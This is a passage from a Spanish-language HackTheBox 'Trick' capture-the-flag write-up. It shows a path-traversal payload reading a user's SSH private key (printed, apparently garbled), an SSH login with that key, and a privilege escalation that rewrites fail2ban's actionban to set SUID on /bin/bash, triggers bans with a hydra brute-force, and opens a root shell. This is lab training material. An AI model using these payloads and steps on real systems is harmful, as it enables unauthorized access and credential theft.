coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin mysql:x:117:125:MySQL Server,/,/nonexistent:/bin/false sshd:
/bin/bash
```

Ahora simplemente sabiendo que existe el usuario michael, miramos a ver si podemos sacar su id_rsa:

```
← → ↻ http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//home/michael/.ssh/id_rsa

1 -----BEGIN OPENSSH PRIVATE KEY-----
2 b3B1bnNzaC1rZXktZjEAAAAAG5vbmUAAAAEbm9uZQAAAAAAAAABAAAFwAAAAdzc2gtcn
3 NhAAAAAwEAAQAAQEAwI9YLFRKT6JFTSqPt2/+7m9g5HpSwzHZwu95Nqh1Gu4+9P+ohLtZ
4 c4jtky6wYGzlxKHg/Q5ehozs9TgNWPVKH+j92WdCNPvdzaQYKxw4Fwd3K7F4JsnZaJk2G
5 YQ2re/gTRnELMaQURSCVYdx/UvGCNT9dwQ4zna4sxIZF4HpwRt1T74wioqIX3EAYCCZcf+
6 4gAYBhUQTyeJlYpDVfbbRH2yD73x7NcICp5iIYrdS455nARJtPHYk09eobmyamyNDgAia/
7 Ukn75SroKGUMdiJHnd+m1jW5mGotQRxkATWMy5qF0iKglNws/jgdxpDV9K3iDTPWXFwtK4
8 1kC+t4a8sQAAA8hzFjk2cxSZNgAAAAAdzc2gtcnNhAAABAQDAjlgSVEpPokVnKo+3b/7uaC
9 DkelLDmdn73k2qHUA7j70/6iEu3Nzi02TLrBgb0XEoeD9Dl6Gj0z10A1Y9UqH6P3ZZ0I0
10 +93NpCpgrHDgXB3crsXgmydlomTYZhDat7+B0s0SUwCprFIJXJ3H9S8YI1P13BDj0drizE
11 hKXgenBG3VPvjCKiohfcQBGIJlx/7iABgGFRBNh4mVikNV9ttEfbiPvfHs1wgKnmIhit1L
12 jnmcBEm08diQ716hubJqBI00ACJR9SSfvlKugoZQx2Iked36bWNbmYai1BHGOBNYxjmoU6
13 IqCWfCz+0B3GKXN0reINM9ZcXC0rjWQL63hryxAAAAAwEAAQAAQASAVVNT9Ri/dldDc3C
14 aUZ9JF9u/cEfX1ntUFcVNU96WkZn44yWxTAiN0uFf+IBKa3bCunffp4ulSt2T/mQYlmi/
15 KwKwcvbR2gT0lpgLZNRE/GgtEd32QfRl+hPGn3CZdujgD+5aP6L9k75t0aBWMR7ru7EYjC
16 tnYxHsjmGaS9iRLpo79lwmIDHpu2fSdVpphAmsaYtVFPswf01VLEzvIEWAEY6qv7r455Ge
17 U+380714987fRe4+jcfSpCTFB0fQkNARHCKiHRjYFCWVCBwUyKvLGYXLVLucYVezS+ouM0
18 fHbE5GMyJf6+/8P06MbAdZ1+5nWRmdtLOFKF1rpHh43BAAAGQDj6xWcdmx5DGsHmkHG1V
19 PH+7+0ono2E7cgBv7GipqdxRsozETjqzDlMYGnhk9oCG8v8oiXUVLM0e4jU0mnqacVdDTS
20 3AZ4FvonhCld5DFVPEz4UdLKgH50LZoJuz4yq2YET5DcSixuS+NraFUTL3Sx0x0D7T4TKXA
21 fvjlQ0h81veQAAAEIA6UE9xt6D4YXwFmjKo+5KQpasJquMVRlCcxKyALNpLNxYN8LzGS0sT
22 AuNHUSGx/tcnXg1yHeHTU868/LUTE8l3Sb268Ya0nxEbmkPQBbscDerqEAP0vwHD9rrgn
23 In16n3kMF5FaU2bCkzaLGQ+h0D5QJXeVMt6a/5ztUWQZCJXkCAACBANW06MfEDxYr9DP
24 JkCbANS5fRVNVioLx+BSFYEkS2ThJqvlhnxBS43QxBX0j4BkqFUFuJ/YzySvfVNPtSb0XN
25 jsj51hLkyTIOBEVxNjDcPW0j5470u21X8qx2F3M4+YGGH+mka7P+VVFvJDZa67XNHrx1+
26 IJhaN0D5bVMdjFHAADWlpY2hhZWxAdHJpY2sBAGMEBQ==
27 -----END OPENSSH PRIVATE KEY-----
28
```

Creamos un nuevo archivo llamado `id_rsa` y le asignamos los permisos `600`

```
root@zephyrus: /home/dimegio/Dimegio/Maquinas/HTB/Trick ssh -i id_rsa michael@10.10.11.166
The authenticity of host '10.10.11.166 (10.10.11.166)' can't be established.
ED25519 key fingerprint is SHA256:CUKzxire1i5wxT01zNuBswEtE0u/RyyjZ+v07f0UuYY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.166' (ED25519) to the list of known hosts.
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
michael@trick:~$
```

Post Explotación - Escalada de Privilegios

Si hacemos un `sudo -l` vemos que tenemos permiso para reiniciar el servicio de fail2ban


```
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
  (root) NOPASSWD: /etc/init.d/fail2ban restart
```

Para poder escalar privilegios:

```
$ cd /etc/fail2bam/action.d
$ mv iptables-multiport.conf iptables-multiport.back
$ cp iptables-multiport.back iptables-multiport.conf
$ nano iptables-multiport.conf
```

Donde ahí modificaremos la línea de `actionban` para que quede de la siguiente manera:

```
actionban = chmod u+s /bin/bash
```

Una vez aplicada la modificación, reiniciamos servicio:

```
$ sudo /etc/init.d/fail2ban restart
```

Y seguidamente procedemos a realizar un ataque para que nos bane

```
$ hydra -l root -P /usr/share/SecLists/Passwords/Common-
Credentials/best15.txt ssh://10.10.11.166
```

Aplicamos varias veces el ataque y esperamos

Para comprobar que todo funciona correctamente, después de haber aplicado el reinicio de la configuración, deberemos de ver si sigue estando la modificación realizado, que en caso afirmativo, significará que todo está yendo bien

Finalmente, si vemos los permisos de la `/bin/bash`, veremos que habremos obtenido permisos SUID

```
michael@trick:/etc/fail2ban/action.d$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
michael@trick:/etc/fail2ban/action.d$
```


Por último obtenemos una shell privilegiada: `bash -p`

```
michael@trick:/etc/fail2ban/action.d$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
michael@trick:/etc/fail2ban/action.d$ bash -p
shell-init: error retrieving current directory: getcwd: cannot access parent directories:
bash-5.0# whoami
root
bash-5.0# hostname -I
10.10.11.166 dead:beef::250:56ff:feb9:ec93
bash-5.0#
```